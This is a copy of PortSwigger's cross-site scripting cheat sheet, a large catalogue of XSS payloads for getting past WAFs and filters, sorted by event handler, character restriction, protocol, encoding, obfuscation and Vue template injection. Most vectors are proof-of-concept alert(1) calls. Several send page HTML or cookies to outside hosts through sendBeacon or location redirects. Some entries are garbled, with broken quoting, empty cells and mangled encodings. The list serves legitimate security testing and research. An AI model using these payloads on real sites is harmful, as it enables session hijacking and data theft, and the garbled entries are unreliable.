

Cross-site scripting (XSS) cheat sheet

This cross-site scripting (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector.

This cheat sheet was brought to you by [PortSwigger Research](#). Follow us on twitter to receive updates.

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Event handlers

Event handlers that do not require user interaction

Event:	Description:	Code:
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onactivate

Compatibility:


Fires when the element is activated

```
<xss id=x tabindex=1 onactivate=alert(1)></xss>
```



onafterscriptexecute

Compatibility:


Fires after script is executed

```
<xss onafterscriptexecute=alert(1)><script>1</script>
```



onanimationcancel

Compatibility:


Fires when a CSS animation cancels

```
<style>@keyframes x{from {left:0;}to {left: 1000px;}}:target {animation:10s ease-in-out 0s 1 x;}</style><xss id=x style="position:absolute;" onanimationcancel="print()"></xss>
```



onanimationend

Compatibility:


Fires when a CSS animation ends

```
<style>@keyframes x{}</style><xss style="animation-name:x" onanimationend="alert(1)"></xss>
```



onanimationiteration

Compatibility:


Fires when a CSS animation repeats

```
<style>@keyframes slidein {}</style><xss style="animation-duration:1s;animation-name:slidein;animation-iteration-count:2" onanimationiteration="alert(1)"></xss>
```



onanimationstart

Compatibility:


Fires when a CSS animation starts

```
<style>@keyframes x{}</style><xss style="animation-name:x" onanimationstart="alert(1)"></xss>
```



onbeforeactivate

Compatibility:


Fires before the element is activated

```
<xss id=x tabindex=1 onbeforeactivate=alert(1)></xss>
```



onbeforedeactivate

Compatibility:


Fires before the element is deactivated

```
<xss id=x tabindex=1 onbeforedeactivate=print()></xss><input autofocus>
```



onbeforeprint

Compatibility:


Fires before the page is printed

```
<body onbeforeprint=console.log(1)>
```



onbeforescriptexecute

Compatibility:


Fires before script is executed

```
<xss onbeforescriptexecute=alert(1)><script>1</script>
```



onbeforeunload

Compatibility:


Fires after if the url changes

```
<body onbeforeunload=navigator.sendBeacon('//https://ssl.portswigger-labs.net/',document.body.innerHTML)>
```



onbegin	Compatibility:	Fires when a svg animation begins	<svg><animate onbegin=alert(1) attributeName=x dur=1s>	
onblur	Compatibility:	Fires when an element loses focus	<input autofocus>	
onbounce	Compatibility:	Fires when the marquee bounces	<marquee width=1 loop=1 onbounce=alert(1)>XSS</marquee>	
oncanplay	Compatibility:	Fires if the resource can be played	<audio oncanplay=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>	
oncanplaythrough	Compatibility:	Fires when enough data has been loaded to play the resource all the way through	<video oncanplaythrough=alert(1)><source src="validvideo.mp4" type="video/mp4"></video>	
oncuechange	Compatibility:	Fires when subtitle changes	<video controls><source src=validvideo.mp4 type=video/mp4><track default oncuechange=alert(1) src="data:text/vtt,WEBVTT FILE 1 00:00:00.000 --> 00:00:05.000 XSS"></video>	
ondeactivate	Compatibility:	Fires when the element is deactivated	<xss id=x tabindex=1 ondeactivate=print()></xss><input id=y autofocus>	
ondurationchange	Compatibility:	Fires when duration changes	<audio controls ondurationchange=alert(1)><source src=validaudio.mp3 type=audio/mpeg></audio>	
onend	Compatibility:	Fires when a svg animation ends	<svg><animate onend=alert(1) attributeName=x dur=1s>	
onended	Compatibility:	Fires when the resource is finished playing	<audio controls autoplay onended=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>	
onerror	Compatibility:	Fires when the resource fails to load or causes an error	<audio src/onerror=alert(1)>	
onfinish	Compatibility:	Fires when the marquee finishes	<marquee width=1 loop=1 onfinish=alert(1)>XSS</marquee>	
onfocus	Compatibility:	Fires when the element has focus		
onfocusin	Compatibility:	Fires when the element has focus		
onfocusout	Compatibility:	Fires when an element loses focus	<input autofocus>	
onhashchange				

Compatibility: 	Fires if the hash changes	<body onhashchange="print()">	
onload			
Compatibility: 	Fires when the element is loaded	<body onload=alert(1)>	
onloadeddata			
Compatibility: 	Fires when the first frame is loaded	<audio onloadeddata=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>	
onloadedmetadata			
Compatibility: 	Fires when the meta data is loaded	<audio autoplay onloadedmetadata=alert(1)> <source src="validaudio.wav" type="audio/wav"></audio>	
onloadend			
Compatibility: 	Fires when the element finishes loading	<image src=validimage.png onloadend=alert(1)>	
onloadstart			
Compatibility: 	Fires when the element begins to load	<image src=validimage.png onloadstart=alert(1)>	
onmessage			
Compatibility: 	Fires when message event is received from a postMessage call	<body onmessage=print()>	
onpageshow			
Compatibility: 	Fires when the page is shown	<body onpageshow=alert(1)>	
onplay			
Compatibility: 	Fires when the resource is played	<audio autoplay onplay=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>	
onplaying			
Compatibility: 	Fires the resource is playing	<audio autoplay onplaying=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>	
onpopstate			
Compatibility: 	Fires when the history changes	<body onpopstate=print()>	
onprogress			
Compatibility: 	Fires when the video/audio begins downloading	<audio controls onprogress=alert(1)><source src="validaudio.mp3" type="audio/mpeg"></audio>	
onreadystatechange			
Compatibility: 	Fires when the ready state changes	<applet onreadystatechange=alert(1)></applet>	
onrepeat			
Compatibility: 	Fires when a svg animation repeats	<svg><animate onrepeat=alert(1) attributeName=x dur=1s repeatCount=2 />	
onresize			
Compatibility: 	Fires when the window is resized	<body onresize="print()">	
onscroll			
Compatibility: 	Fires when the page scrolls	<body onscroll=alert(1)><div style=height:1000px></div><div id=x></div>	

onstart	Compatibility:	Fires when the marquee starts	<marquee onstart=alert(1)>XSS</marquee>	
ontimeupdate	Compatibility:	Fires when the timeline is changed	<audio controls autoplay ontimeupdate=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>	
ontoggle	Compatibility:	Fires when the details tag is expanded	<details ontoggle=alert(1) open>test</details>	
ontransitioncancel	Compatibility:	Fires when a CSS transition cancels	<style>:target {color: red;}</style><xss id=x style="transition:color 10s" ontransitioncancel=print()></xss>	
ontransitionend	Compatibility:	Fires when a CSS transition ends	<style>:target {color:red;}</style><xss id=x style="transition:color 1s" ontransitionend=alert(1)></xss>	
ontransitionrun	Compatibility:	Fires when a CSS transition begins	<style>:target {transform: rotate(180deg);}</style><xss id=x style="transition:transform 2s" ontransitionrun=print()></xss>	
ontransitionstart	Compatibility:	Fires when a CSS transition starts	<style>:target {color:red;}</style><xss id=x style="transition:color 1s" ontransitionstart=alert(1)></xss>	
onunhandledrejection	Compatibility:	Fires when a promise isn't handled	<body onunhandledrejection=alert(1)><script>fetch('//xyz')</script>	
onunload	Compatibility:	Fires when the page is unloaded	<body onunload=navigator.sendBeacon('//https://ssl.portswigger-labs.net/',document.body.innerHTML)>	
onwaiting	Compatibility:	Fires when while waiting for the data	<video autoplay controls onwaiting=alert(1)><source src="validvideo.mp4" type=video/mp4></video>	
onwebkitanimationend	Compatibility:	Fires when a CSS animation ends	<style>@keyframes x{}</style><xss style="animation-name:x" onwebkitanimationend="alert(1)"></xss>	
onwebkitanimationiteration	Compatibility:	Fires when a CSS animation repeats	<style>@keyframes slidein {}</style><xss style="animation-duration:1s;animation-name:slidein;animation-iteration-count:2" onwebkitanimationiteration="alert(1)"></xss>	
onwebkitanimationstart	Compatibility:	Fires when a CSS animation starts	<style>@keyframes x{}</style><xss style="animation-name:x" onwebkitanimationstart="alert(1)"></xss>	
onwebkittransitionend	Compatibility:	Fires when a CSS transition ends	<style>:target {color:red;}</style><xss id=x style="transition:color 1s" onwebkittransitionend=alert(1)></xss>	
Event handlers that do require user interaction				
Event:	Description:	Code:		
onafterprint	Compatibility:	Fires after the page is printed	<body onafterprint=alert(1)>	

onauxclick	Compatibility: 	Fires when right clicking or using the middle button of the mouse	<input onauxclick=alert(1)>	
onbeforecopy	Compatibility: 	Requires you copy a piece of text	test	
onbeforecut	Compatibility: 	Requires you cut a piece of text	test	
onbeforepaste	Compatibility: 	Requires you paste a piece of text	test	
onchange	Compatibility: 	Requires as change of value	<input onchange=alert(1) value=xss>	
onclick	Compatibility: 	Requires a click of the element	<xss onclick="alert(1)">test</xss>	
onclose	Compatibility: 	Fires when a dialog is closed	<dialog open onclose=alert(1)><form method=dialog><button>XSS</button></form>	
oncontextmenu	Compatibility: 	Triggered when right clicking to show the context menu	<xss oncontextmenu="alert(1)">test</xss>	
oncopy	Compatibility: 	Requires you copy a piece of text	<xss oncopy=alert(1) value="XSS" autofocus tabindex=1>test	
oncut	Compatibility: 	Requires you cut a piece of text	<xss oncut=alert(1) value="XSS" autofocus tabindex=1>test	
ondblclick	Compatibility: 	Triggered when double clicking the element	<xss ondblclick="alert(1)" autofocus tabindex=1>test</xss>	
ondrag	Compatibility: 	Triggered dragging the element	<xss draggable="true" ondrag="alert(1)">test</xss>	
ondragend	Compatibility: 	Triggered dragging is finished on the element	<xss draggable="true" ondragend="alert(1)">test</xss>	
ondragenter	Compatibility: 	Requires a mouse drag	<xss draggable="true" ondragenter="alert(1)">test</xss>	
ondragleave	Compatibility: 	Requires a mouse drag	<xss draggable="true" ondragleave="alert(1)">test</xss>	
ondragover	Compatibility: 		<div draggable="true" contenteditable ondrop="test"></div>	



Triggered dragging over an element

ondragover="alert(1) contenteditable>drop here</xss>



ondragstart

Compatibility:

Requires a mouse drag

<xss draggable="true" ondragstart="alert(1)">test</xss>



ondrop

Compatibility:

Triggered dropping a draggable element

<div draggable="true" contenteditable>drag me</div><xss ondrop="alert(1)" contenteditable>drop here</xss>



onfullscreenchange

Compatibility:

Fires when a video changes full screen status

<video onfullscreenchange="alert(1) src=validvideo.mp4 controls>



oninput

Compatibility:

Requires as change of value

<input oninput="alert(1) value=xss">



oninvalid

Compatibility:

Requires a form submission with an element that does not satisfy its constraints such as a required attribute.

<form><input oninvalid="alert(1) required"><input type=submit>



onkeydown

Compatibility:

Triggered when a key is pressed

<xss onkeydown="alert(1)" contenteditable>test</xss>



onkeypress

Compatibility:

Triggered when a key is pressed

<xss onkeypress="alert(1)" contenteditable>test</xss>



onkeyup

Compatibility:

Triggered when a key is released

<xss onkeyup="alert(1)" contenteditable>test</xss>



onmousedown

Compatibility:

Triggered when the mouse is pressed

<xss onmousedown="alert(1)">test</xss>



onmouseenter

Compatibility:

Triggered when the mouse is hovered over the element

<xss onmouseenter="alert(1)">test</xss>



onmouseleave

Compatibility:

Triggered when the mouse is moved away from the element

<xss onmouseleave="alert(1)">test</xss>



onmousemove

Compatibility:

Requires mouse movement

<xss onmousemove="alert(1)">test</xss>



onmouseout

Compatibility:

Triggered when the mouse is moved away from the element

<xss onmouseout="alert(1)">test</xss>



onmouseover

Compatibility:

Requires a hover over the element

<xss onmouseover="alert(1)">test</xss>



onmouseup

Compatibility:

Triggered when the mouse button is released

<xss onmouseup="alert(1)">test</xss>



onmousewheel

Compatibility:
   

Fires when the mousewheel scrolls

<xss onmousewheel=alert(1)>requires scrolling



onmozfullscreenchange

Compatibility:
   

Fires when a video changes full screen status

<video onmozfullscreenchange=alert(1) src=validvideo.mp4 controls>



onpagehide

Compatibility:
   

Fires when the page is changed

<body onpagehide=navigator.sendBeacon('//https://ssl.portswigger-labs.net/', document.body.innerHTML)>



onpaste

Compatibility:
   

Requires you paste a piece of text

test



onpause

Compatibility:
   

Requires clicking the element to pause

<audio autoplay controls onpause=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>



onpointerdown

Compatibility:
   

Fires when the mouse down

<xss onpointerdown=alert(1)>XSS</xss>



onpointerenter

Compatibility:
   

Fires when the mouseenter

<xss onpointerenter=alert(1)>XSS</xss>



onpointerleave

Compatibility:
   

Fires when the mouseleave

<xss onpointerleave=alert(1)>XSS</xss>



onpointermove

Compatibility:
   

Fires when the mouse move

<xss onpointermove=alert(1)>XSS</xss>



onpointerout

Compatibility:
   

Fires when the mouse out

<xss onpointerout=alert(1)>XSS</xss>



onpointerover

Compatibility:
   

Fires when the mouseover

<xss onpointerover=alert(1)>XSS</xss>



onpointerup

Compatibility:
   

Fires when the mouse up

<xss onpointerup=alert(1)>XSS</xss>



onreset

Compatibility:
   

Requires a click

<form onreset=alert(1)><input type=reset>



onsearch

Compatibility:
   

Fires when a form is submitted and the input has a type attribute of search

<form><input type=search onsearch=alert(1) value="Hit return" autofocus>



onseeked

Compatibility:
   

Requires clicking the element timeline

<audio autoplay controls onseeked=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>





onseeking

Compatibility:

Requires clicking the element timeline

```
<audio autoplay controls onseeking=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>
```



onselect

Compatibility:

Requires you select text

```
<input onselect=alert(1) value="XSS" autofocus>
```



onselectionchange

Compatibility:

Fires when text selection is changed on the page

```
<body onselectionchange=alert(1)>select some text
```



onselectstart

Compatibility:

Fires when beginning a text selection

```
<body onselectstart=alert(1)>select some text
```



onshow

Compatibility:

Fires context menu is shown

```
<div contextmenu=xss><p>Right click<menu type=context id=xss onshow=alert(1)></menu></div>
```



onsubmit

Compatibility:

Requires a form submission

```
<form onsubmit=alert(1)><input type=submit>
```



ontouchend

Compatibility:

Fires when the touch screen, only mobile device

```
<body ontouchend=alert(1)>
```



ontouchmove

Compatibility:

Fires when the touch screen and move, only mobile device

```
<body ontouchmove=alert(1)>
```



ontouchstart

Compatibility:

Fires when the touch screen, only mobile device

```
<body ontouchstart=alert(1)>
```



onvolumechange

Compatibility:

Requires volume adjustment

```
<audio autoplay controls onvolumechange=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>
```



onwheel

Compatibility:

Fires when you use the mouse wheel

```
<body onwheel=alert(1)>
```



Restricted characters



No parentheses using exception handling

```
<script>onerror=alert;throw 1</script>
```



No parentheses using exception handling no semicolons

```
<script>{onerror=alert}throw 1</script>
```



No parentheses using exception handling no semicolons using expressions

```
<script>throw onerror=alert,1</script>
```



No parentheses using exception handling and eval

```
<script>throw onerror=eval,'=alert\x281\x29'</script>
```



No parentheses using exception handling and eval on Firefox	<pre><script> {onerror=eval}throw{lineNumber:1,columnNumber:1,fileNamed:1,message:'alert\x281\x29'}</script></pre>	
No parentheses using ES6 hasInstance and instanceof with eval	<pre><script>'alert\x281\x29'instanceof{[Symbol.hasInstance]:eval}</script></pre>	
No parentheses using ES6 hasInstance and instanceof with eval without .	<pre><script>'alert\x281\x29'instanceof{[Symbol['hasInstance']]:eval}</script></pre>	
No parentheses using location redirect	<pre><script>location='javascript:alert\x281\x29'</script></pre>	
No parentheses using location redirect no strings	<pre><script>location=name</script></pre>	
No parentheses using template strings	<pre><script>alert`1`</script></pre>	
No parentheses using template strings and location hash	<pre><script>new Function`X\${document.location.hash.substr`1`} `</script></pre>	
No parentheses or spaces, using template strings and location hash	<pre><script>Function`X\${document.location.hash.substr`1`} ``</script></pre>	
XSS cookie exfiltration without parentheses, backticks or quotes	<pre><video><source onerror=location=/\02.rs/+document.cookie></pre>	
XSS without greater than	<pre><svg onload=alert(1)</pre>	
Array based destructuring using onerror	<pre><script>throw[onerror]=[alert],1</script></pre>	
Destructuring using onerror	<pre><script>var{a:onerror}={a:alert};throw 1</script></pre>	
Destructuring using default values and onerror	<pre><script>var{haha:onerror=alert}=0;throw 1</script></pre>	

Frameworks		
Bootstrap onanimationstart event	<pre><xss class=progress-bar-animated onanimationstart=alert(1)></pre>	
Bootstrap ontransitionend event	<pre><xss class="carousel slide" data-ride=carousel data-interval=100 ontransitionend=alert(1)><xss class=carousel-inner><xss class="carousel-item active"></xss><xss class=carousel-item></xss></xss></xss></pre>	

Protocols		
Iframe src attribute JavaScript protocol	<pre><iframe src="javascript:alert(1)"></pre>	

	Object data attribute with JavaScript protocol	<object data="javascript:alert(1)">	
	Embed src attribute with JavaScript protocol	<embed src="javascript:alert(1)">	
	A standard JavaScript protocol	XSS	
	The protocol is not case sensitive	XSS	
	Characters \x01-\x20 are allowed before the protocol	XSS	
	Characters \x09,\x0a,\x0d are allowed inside the protocol	XSS	
	Characters \x09,\x0a,\x0d are allowed after protocol name before the colon	XSS	
	Xlink namespace inside SVG with JavaScript protocol	<svg><a xlink:href="javascript:alert(1)"><text x="20" y="20">XSS</text>	
	SVG animate tag using values	<svg><animate xlink:href="#xss attributeName:href values=javascript:alert(1) /><text x=20 y=20>XSS</text>	
	SVG animate tag using to	<svg><animate xlink:href="#xss attributeName:href from=javascript:alert(1) to=1 /><text x=20 y=20>XSS</text>	
	SVG set tag	<svg><set xlink:href="#xss attributeName:href from=? to=javascript:alert(1) /><text x=20 y=20>XSS</text>	
	Data protocol inside script src	<script src="data:text/javascript,alert(1)"></script>	
	SVG script href attribute without closing script tag	<svg><script href="data:text/javascript,alert(1)" />	
	SVG use element Chrome/Firefox	<svg><use href="data:image/svg+xml,<svg id='x' xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' width='100' height='100'><a xlink:href='javascript:alert(1)'><rect x='0' y='0' width='100' height='100' /></svg>x"></use></svg>	
	Import statement with data URL	<script>import('data:text/javascript,alert(1)')</script>	
	Base tag with JavaScript protocol rewriting relative URLs	<base href="javascript:/a/-alert(1)////////">test	
	MathML makes any tag clickable	<math><x href="javascript:alert(1)">blah	
	Button and formaction	<form><button formaction=javascript:alert(1)>XSS	



Input and formaction

```
<form><input type=submit formaction=javascript:alert(1) value=XSS>
```



Form and action

```
<form action=javascript:alert(1)><input type=submit value=XSS>
```



Use element with an external URL

```
<svg><use href="//subdomain1.portswigger-labs.net/use_element/upload.php#x" /></svg>
```



Animate tag with keytimes and multiple values

```
<svg><animate xlink:href=#xss attributeName:href dur=5s repeatCount=indefinite keytimes=0;0;1 values="https://portswigger.net? &semi;javascript:alert(1)&semi;0" /><a id=xss><text x=20 y=20>XSS</text></a>
```



JavaScript protocol with new line

```
<a href="javascript://%0aalert(1)">XSS</a>
```



Other useful attributes



Using srcdoc attribute

```
<iframe srcdoc=<img src=1 onerror=alert(1)>></iframe>
```



Using srcdoc with entities

```
<iframe srcdoc=&lt;img src=1 onerror=alert(1)&gt;></iframe>
```



Click a submit element from anywhere on the page, even outside the form

```
<form action="javascript:alert(1)"><input type=submit id=x></form><label for=x>XSS</label>
```



Hidden inputs: Access key attributes can enable XSS on normally unexploitable elements

```
<input type="hidden" accesskey="X" onclick="alert(1)"> (Press ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)
```



Link elements: Access key attributes can enable XSS on normally unexploitable elements

```
<link rel="canonical" accesskey="X" onclick="alert(1)" /> (Press ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)
```



Download attribute can save a copy of the current webpage

```
<a href="#" download="filename.html">Test</a>
```



Disable referrer using referrerpolicy

```

```



Set window.name via parameter on the window.open function

```
<a href="#" onclick="window.open('http://subdomain1.portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//','alert(1)')>XSS</a>
```



Set window.name via name attribute in a <iframe> tag

```
<iframe name="alert(1)" src="https://portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//"></iframe>
```



Set window.name via target attribute in a <base> tag

```
<base target="alert(1)"><a href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//">XSS via target in base tag</a>
```



Set window.name via target attribute in a <a> tag

```
<a target="alert(1)" href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//">XSS via target in a tag</a>
```





Set window.name via usemap attribute in a tag

```
<map name="xss"><area shape="rect" coords="0,0,82,126" target="alert(1)" href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//"></map>
```



Set window.name via target attribute in a <form> tag

```
<form action="http://subdomain1.portswigger-labs.net/xss/xss.php" target="alert(1)"><input type=hidden name=x value='';eval(name)//'><input type=hidden name=context value=js_string_single><input type="submit" value="XSS via target in a form"></form>
```



Set window.name via formtarget attribute in a <input> tag type submit

```
<form><input type=hidden name=x value='';eval(name)//'><input type=hidden name=context value=js_string_single><input type="submit" formaction="http://subdomain1.portswigger-labs.net/xss/xss.php" formtarget="alert(1)" value="XSS via formtarget in input type submit"></form>
```



Set window.name via formtarget attribute in a <input> tag type image

```
<form><input type=hidden name=x value='';eval(name)//'><input type=hidden name=context value=js_string_single><input name=1 type="image" src="validimage.png" formaction="http://subdomain1.portswigger-labs.net/xss/xss.php" formtarget="alert(1)" value="XSS via formtarget in input type image"></form>
```



Special tags



Redirect to a different domain

```
<meta http-equiv="refresh" content="0; url//portswigger-labs.net">
```



Meta charset attribute UTF-7

```
<meta charset="UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



Meta charset UTF-7

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



UTF-7 BOM characters (Has to be at the start of the document) 1

```
+/v8 +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



UTF-7 BOM characters (Has to be at the start of the document) 2

```
+/v9 +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



UTF-7 BOM characters (Has to be at the start of the document) 3

```
+/v+ +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



UTF-7 BOM characters (Has to be at the start of the document) 4

```
+/v/ +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



Upgrade insecure requests

```
<meta http-equiv="Content-Security-Policy" content="upgrade-insecure-requests">
```



Disable JavaScript via iframe sandbox

```
<iframe sandbox src="//portswigger-labs.net"></iframe>
```



Disable referer

```
<meta name="referrer" content="no-referrer">
```



Encoding



Overlong UTF-8

```
%C0%BCscript>alert(1)</script> %E0%80%BCscript>alert(1)</script>%F0%80%80%BCscript>alert(1)</script> %F0%80%80%BCscript>alert(1)
```



	</script> %FC%80%80%80%80%BCscript>alert(1)</script>	
	Unicode escapes <script>\u0061ert(1)</script>	
	Unicode escapes ES6 style <script>\u{61}lert(1)</script>	
	Unicode escapes ES6 style zero padded <script>\u{0000000061}lert(1)</script>	
	Hex encoding JavaScript escapes <script>eval('"\x61lert(1)"')</script>	
	Octal encoding <script>eval('\141lert(1)')</script> <script>eval('alert(\061)')</script> <script>eval('alert(\61)')</script>	
	Decimal encoding with optional semi-colon XSSXSS	
	SVG script with HTML encoding <svg><script>#97;lert(1)</script></svg> <svg><script>\#61;lert(1)</script></svg> <svg><script>alert
(1)</script></svg> <svg><script>x="";alert(1)//";</script></svg>	
	Decimal encoding with padded zeros XSS	
	Hex encoding entities XSS	
	Hex encoding without semi-colon provided next character is not a-f0-9 XSS XSS XSS	
	Hex encoding with padded zeros XSS	
	Hex encoding is not case sensitive XSS	
	HTML entities XSS XSS <a href="java
script:alert(1)">XSS XSS	
	URL encoding XSS	
	HTML entities and URL encoding XSS	

Obfuscation

	Data protocol inside script src with base64 <script src="data:text/javascript;base64,YWxlcnQoMSk=></script>	

Data protocol inside script src with base64 and HTML entities



~src.tpl

```
src=data:text/javascript;base64,%59%57%78%6c%63%6e%51%6f%4d%53%6b%3d&#x6f;%#x4d;%#x53;%#x6b;%#x3d;></script>
```



Data protocol inside script src with base64 and URL encoding



<script>

```
src=data:text/javascript;base64,%59%57%78%6c%63%6e%51%6f%4d%53%6b%3d></script>
```



Iframe srcdoc HTML encoded



```
<iframe srcdoc=&lt;script&gt;alert(&lt;&gt;);&lt;/script&gt;>
```



Iframe JavaScript URL with HTML and URL encoding



<iframe>

```
src="javascript:'%25;%23;%43;%73;%63;%72;%69;%70;%74;%25;%33;%23;%45;%61;%6c;%65;%72;%74;%28;%31;%29;%25;%33;%43;%25;%32;%46;%73;%63;%72;%69;%70;%74;%25;%33;%45;'></iframe>
```



SVG script with unicode escapes and HTML encoding

<svg>

```
<script>%5C;%75;%30;%30;%36;%31;%5C;%75;%30;%30;%36;%31;%5C;%75;%30;%30;%37;%32;%5C;%75;%30;%30;%37;%34;(1)</script></svg>
```



Client-side template injection

VueJS reflected

Version: Author: Length: Vector:

Version 2 Mario Heiderich (Cure53) 41 {{constructor.constructor('alert(1))()}}



Version 2 Mario Heiderich (Cure53) & Sebastian Lekies (Google) & Eduardo Vela Nava (Google) & Krzysztof Kotowicz (Google)

```
<div v-html=''.constructor.constructor('alert(1))()'>a</div>
```



Version 2 Gareth Heyes (PortSwigger) 39 <x v-html=_c.constructor('alert(1))>



Version 2 Peter af Geijerstam (Swedish Shellcode Factory) 37 <x v-if=_c.constructor('alert(1))>



Version 2 Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant) 32 {{_c.constructor('alert(1))()}}



Version 2 Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant) 32 {{_v.constructor('alert(1))()}}



Version 2 Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant) 32 {{_s.constructor('alert(1))()}}



Version 2 Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant) 39 <p v-show=_c.constructor`alert(1)`()>



Version 2 Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant) 52 <x v-on:click=_b.constructor`alert(1)`()>click</x>



Version 2 Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant) 41 <x v-bind:a=_b.constructor`alert(1)`()>



Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	33	<x @_b.constructor`alert(1)`()>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	33	<x :[_b.constructor`alert(1)`()]>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	33	<p v-=_c.constructor`alert(1)`()>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	33	<x #[_c.constructor`alert(1)`()]>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	32	<p :=_c.constructor`alert(1)`()>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	32	{ {_c.constructor('alert(1')())}}	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	30	{ {_b.constructor`alert(1)`()}}	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	40	<x v-bind:is="'script'" src="//14.rs" />	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	27	<x is=script src=/@.Rs>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	48	<x @click=' _b.constructor`alert(1)`()>click</x>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	33	<x @_b.constructor`alert(1)`()>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	33	<x :[_b.constructor`alert(1)`()]>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	33	<x #[_c.constructor`alert(1)`()]>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	52	<x title="<iframe	onload	=alert(1)>">	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	73	<x title="<iframe	onload	=setTimeout(/alert(1)/.source)>">	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	31	<xyz<img/src onerror=alert(1)>>	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	116	<svg><svg><noscript>< /noscript>< /b>< /svg>< /svg>< /nosc>< /b>< /svg>	

Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	59	<a @['c\\lic\\u{6b}']=" _c.constructor('alert(1')())>test	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	42	{{\$el.ownerDocument.defaultView.alert(1)}}	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	56	{{\$el.innerHTML='\\u003cimg src onerror=alert(1)\\u003e'}}	
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	45		
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	55		
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	30		
Version 2	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	24	<svg@load=this.alert(1)>	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	40	{{_openBlock.constructor('alert(1')())}}	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	42	{{_createBlock.constructor('alert(1')())}}	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	46	{{_toDisplayString.constructor('alert(1')())}}	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	42	{{_createVNode.constructor('alert(1')())}}	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	47	<p v-show=_createBlock.constructor`alert(1)`()>	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	41	<x @_openBlock.constructor`alert(1)`()>	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	42	<x @_capitalize.constructor`alert(1)`()>	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	52	<x @_click=_withCtx.constructor`alert(1)`()>click</x>	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	40	<x @click=\$event.view.alert(1)>click</x>	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	34	{{_Vue.h.constructor`alert(1)`()}}	

